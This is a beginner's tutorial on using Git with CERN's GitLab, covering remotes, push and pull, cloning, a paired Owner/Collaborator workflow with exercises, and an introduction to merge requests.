- You can test if this is working by runnning `ssh git@gitlab.cern.ch -T -p 7999`. Everything is working correctly if the output of the command is:

```
Welcome to GitLab, Santa Claus!
```


Version control really comes into its own when we begin to collaborate with other people. We already have most of the machinery we need to do this; the only thing missing is to copy changes from one repository to another.

Systems like Git allow us to move work between any two repositories. In practice, though, it's easiest to use one copy as a central hub, and to keep it on the web rather than on someone's laptop. Most programmers use hosting services like GitHub, BitBucket or GitLab to hold those master copies. All of these services are the same from the perspective of the git command line however each provider's website offers slightly different features. In this lesson we will use CERN's instance of GitLab. This is the similar to the public GitLab instance except it is hosted by CERN and is integrated with various CERN services such as Single Sign On and JIRA.

Let's start by sharing the changes we've made to our current project with the world. Log in to CERN GitLab, then click on the + icon in the top right and create a new project called `planets`:




Name your repository "planets" and then click "Create project":



Here we can see one of the main reasons why you might want to use GitLab at CERN instead of an external service: every CERN user can create a *private* repository, meaning its access can be restricted to the persons you want. External services such as GitHub only allow you to create *public repositories* unless you pay for it. Note that private repositories are very useful when collaborating for a paper.


As soon as the repository is created, GitLab displays a page with a URL and some information on how to configure your local repository:



This is roughly equivalent to perform the following on CERN's servers:

```
$ mkdir planets
$ cd planets
$ git init --bare
```

Our local repository still contains our earlier work on `mars.txt`, but the remote repository on CERN GitLab doesn't contain any files yet:



The next step is to connect the two repositories. We do this by making the GitLab repository a remote for the local repository. The home page of the repository on GitLab includes the string we need to identify it:

Click on the 'SSH' link to change the protocol from KRB5 to SSH and then copy that URL from the browser, go into the local `planets` repository, and run this command:

```
$ git remote add origin ssh://git@gitlab.cern.ch:7999/vlad/planets.git
```

Make sure to use the URL for your repository rather than Vlad's: the only difference should be your username instead of `vlad`.

We can check that the command has worked by running `git remote -v`:

```
$ git remote -v
```

```
origin  ssh://git@gitlab.cern.ch:7999/vlad/planets.git (fetch)
origin  ssh://git@gitlab.cern.ch:7999/vlad/planets.git (push)
```


The name `origin` is a local nickname for your remote repository. We could use something else if we wanted to, but `origin` is by far the most common choice.

Once the nickname `origin` is set up, this command will push the changes from our local repository to the repository on GitLab:

```
$ git push origin master
```

```
Counting objects: 9, done.
Delta compression using up to 4 threads.
Compressing objects: 100% (6/6), done.
Writing objects: 100% (9/9), 821 bytes, done.
Total 9 (delta 2), reused 0 (delta 0)
To ssh://gitlab.cern.ch:7999/vlad/planets.git
 * [new branch]      master -> master
Branch master set up to track remote branch master from origin.
```

Our local and remote repositories are now in this state:



The '-u' Flag

You may see a `-u` option used with `git push` in some documentation. This option is synonymous with the `--set-upstream-to` option for the `git branch` command, and is used to associate the current branch with a remote branch so that the `git pull` command can be used without any arguments. To do this, simply use `git push -u origin master` once the remote has been set up.

We can pull changes from the remote repository to the local one as well:

```
$ git pull origin master
```

```
From https://gitlab.cern.ch/vlad/planets
 * branch            master     -> FETCH_HEAD
Already up-to-date.
```

Pulling has no effect in this case because the two repositories are already synchronized. If someone else had pushed some changes to the repository on GitLab, though, this command would download them to our local repository.

GitLab GUI

Browse to your `planets` repository on GitLab. Under the "Project" tab, find and click on the text that says "XX commits" (where "XX" is some number). Hover over, and click on, the three buttons to the right of each commit. What information can you gather/explore from these buttons? How would you get that same information in the shell?

Solution

The button with the picture of a clipboard copies the full identifier of the commit to the clipboard. In the shell, `git log` will show you the full commit identifier for each commit.

When you click on the commit message, you'll see all of the changes that were made in that particular commit. Green shaded lines indicate additions and red ones removals. In the shell we can do the same thing with `git diff`. In particular, `git diff ID1..ID2` where ID1 and ID2 are commit identifiers (e.g. `git diff a3bf1e5..041e637`) will show the differences between those two commits.

The right-most button ("Browse files") lets you view all of the files in the repository at the time of that commit. To do this in the shell, we'd need to checkout the repository at that particular time. We can do this with `git checkout ID` where ID is the identifier of the commit we want to look at. If we do this, we need to remember to put the repository back to the right state afterwards!

GitLab Timestamp

Create a remote repository on GitLab. Push the contents of your local repository to the remote. Make changes to your local repository and push these changes. Go to the repo you just created on GitLab and check the timestamps of the files. How does GitLab record times, and why?

Solution

GitLab displays timestamps in a human readable relative format (i.e. "22 hours ago" or "three weeks ago"). However, if you hover over the timestamp, you can see the exact time at which the last change to the file occurred.

Push vs. Commit

In this lesson, we introduced the "git push" command. How is "git push" different from "git commit"?

Solution

When we push changes, we're interacting with a remote repository to update it with the changes we've made locally (often this corresponds to sharing the changes we've made with others). Commit only updates your local repository.

Fixing Remote Settings

It happens quite often in practice that you made a typo in the remote URL. This exercise is about how to fix this kind of issues. First start by adding a remote with an invalid URL:

```
git remote add broken https://gitlab.cern.ch/this/url/is/invalid
```

Do you get an error when adding the remote? Can you think of a command that would make it obvious that your remote URL was not valid? Can you figure out how to fix the URL (tip: use `git remote -h`)? Don't forget to clean up and remove this remote once you are done with this exercise.

Solution

We don't see any error message when we add the remote (adding the remote tells git about it, but doesn't try to use it yet). As soon as we try to use `git push` we'll see an error message. The command `git remote set-url` allows us to change the remote's URL to fix it.

Key Points

- A local Git repository can be connected to one or more remote repositories.
- Use the SSH protocol to connect to remote repositories.
- `git push` copies changes from a local repository to a remote repository.
- `git pull` copies changes from a remote repository to a local repository.

Sharing a repository with others

Learning Objectives


- Clone a remote repository.
- Collaborate pushing to a common repository.

For the next step, get into pairs. One person will be the "Owner" and the other will be the "Collaborator". The goal is that the Collaborator add changes into the Owner's repository. We will switch roles at the end, so both persons will play Owner and Collaborator.

Practicing By Yourself

If you're working through this lesson on your own, you can carry on by opening a second terminal window. This window will represent your partner, working on another computer. You won't need to give anyone access on GitLab, because both 'partners' are you.

The Owner needs to give the Collaborator access. On GitLab, click the "Members" tab at the top, and enter your partner's username.




Understanding GitLab permissions

GitLab permission levels might be complicated to understand. This table might come in handy.

Next, the Collaborator needs to download a copy of the Owner's repository to her machine. This is called "cloning a repo". To clone the Owner's repo into her `Desktop` folder, the Collaborator enters:

```
$ git clone ssh://git@gitlab.cern.ch:7999/vlad/planets.git ~/Desktop/vlad-planets
```

Replace `vlad` with the Owner's username.



The Collaborator can now make a change in her clone of the Owner's repository, exactly the same way as we've been doing before:

```
$ cd ~/Desktop/vlad-planets
$ nano pluto.txt
$ cat pluto.txt
```

```
It is so a planet!
```

```
$ git add pluto.txt
$ git commit -m "Add notes about Pluto"
```

```
 1 file changed, 1 insertion(+)
 create mode 100644 pluto.txt
```

Then push the change to the *Owner's repository* on GitLab:

```
$ git push origin master
```

```
Counting objects: 4, done.
Delta compression using up to 4 threads.
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 306 bytes, done.
Total 3 (delta 0), reused 0 (delta 0)
To ssh://gitlab.cern.ch:7999/vlad/planets.git
   9272da5..29aba7c  master -> master
```

Note that we didn't have to create a remote called `origin` : Git uses this name by default when we clone a repository. (This is why `origin` was a sensible choice earlier when we were setting up remotes by hand.)

Take a look to the Owner's repository on its GitLab website now (maybe you need to refresh your browser.) You should be able to see the new commit made by the Collaborator.

To download the Collaborator's changes from GitLab, the Owner now enters:

```
$ git pull origin master
```

```
remote: Counting objects: 4, done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 3 (delta 0)
Unpacking objects: 100% (3/3), done.
From ssh://gitlab.cern.ch:7999/vlad/planets.git
 * branch            master     -> FETCH_HEAD
Updating 9272da5..29aba7c
Fast-forward
 pluto.txt | 1 +
 1 file changed, 1 insertion(+)
 create mode 100644 pluto.txt
```

Now the three repositories (Owner's local, Collaborator's local, and Owner's on GitLab) are back in sync.

A Basic Collaborative Workflow

In practice, it is good to be sure that you have an updated version of the repository you are collaborating on, so you should `git pull` before making our changes. The basic collaborative workflow would be:

- update your local repo with `git pull origin master` ,
- make your changes and stage them with `git add` ,
- commit your changes with `git commit -m` , and
- upload the changes to GitLab with `git push origin master`

It is better to make many commits with smaller changes rather than of one commit with massive changes: small commits are easier to read and review.

Switch Roles and Repeat

Switch roles and repeat the whole process.

Review Changes

The Owner push commits to the repository without giving any information to the Collaborator. How can the Collaborator find out what has changed with command line? And on GitLab?

Solution

On the command line, the Collaborator can use `git fetch origin master` to get the remote changes into the local repository, but without merging them. Then by running `git diff master origin/master` the Collaborator will see the changes output in the terminal.

On GitLab, the Collaborator can go to their own fork of the repository and look right above the light blue latest commit bar for a gray bar saying "This branch is 1 commit behind Our-Respository:master." On the far right of that gray bar is a Compare icon and link. On the Compare page the Collaborator should change the base fork to their own repository, then click the link in the paragraph above to "compare across forks", and finally change the head fork to the main repository. This will show all the commits that are different.

Comment Changes in GitLab

The Collaborator has some questions about one line change made by the Owner and has some suggestions to propose.

With GitLab, it is possible to comment the diff of a commit. Over the line of code to comment, a blue comment icon appears to open a comment window.

The Collaborator posts its comments and suggestions using GitLab interface.

Version History, Backup, and Version Control

Some backup software can keep a history of the versions of your files. They also allows you to recover specific versions. How is this functionality different from version control? What are some of the benifits of using version control, Git and GitLab?

Key Points

- `git clone` copies a remote repository to create a local repository with a remote called `origin` automatically set up.

Collaborating with Pull Requests

Learning Objectives

- Collaborate to Git repositories by proposing changes
- Understand what a Pull (or Merge) Request is
- Use GitLab discussion and review tools to converge on a proposed change

In this lesson we are going to learn how the distributed nature of Git comes in handy when working on larger projects. We will also see how this approach turns out to be useful even when working on small projects with only three or four contributors.

The most naive approach to Git collaboration is what we have previously seen:

- We have a **single remote repository**
- This repository has one or more **owners** who decide who can contribute
- **Contributors** can push their changes directly on the repository

GitHub has introduced the concept of **Pull Requests**, which has been subsequently adopted by its most famous clone, GitLab.

What is a Pull (or Merge) Request

Pull Requests are a way to **propose changes** to a remote repository without having write permissions to it, and therefore without pushing to it directly. Note that GitLab (which we are going to use for the following examples) uses the term "Merge Requests" but the concept stays the same.

The general idea behind Pull Requests is:

- I would like to **collaborate** to a repository by adding some code
- I **push** this code *somewhere*
- I submit this code for a review to the owners of the original project (this is where I open a **Pull Request**)
- Owners will decide whether to **accept or reject** my changes, and a Web-based interface allows people to **comment and discuss**

Why are they called Pull Requests?

We have seen in a previous lesson that the act of incorporating remote changes into a repository is called "pulling" and it is achieved by variations of the command `git pull`.

Projects using Pull Requests do not allow people to `git push` code to them. Instead, what you are doing is **requesting them to pull your code** instead, therefore the name.

Pull Requests are not a builtin Git feature

The concept of Pull Requests leverages certain features of Git, but it's not part of the `git` tool itself: it depends on the hosting platform you use.


Fork the original project repository

The first step when collaborating to a project is to create a **fork** of the remote repository. Let's see exactly what it means with an example.

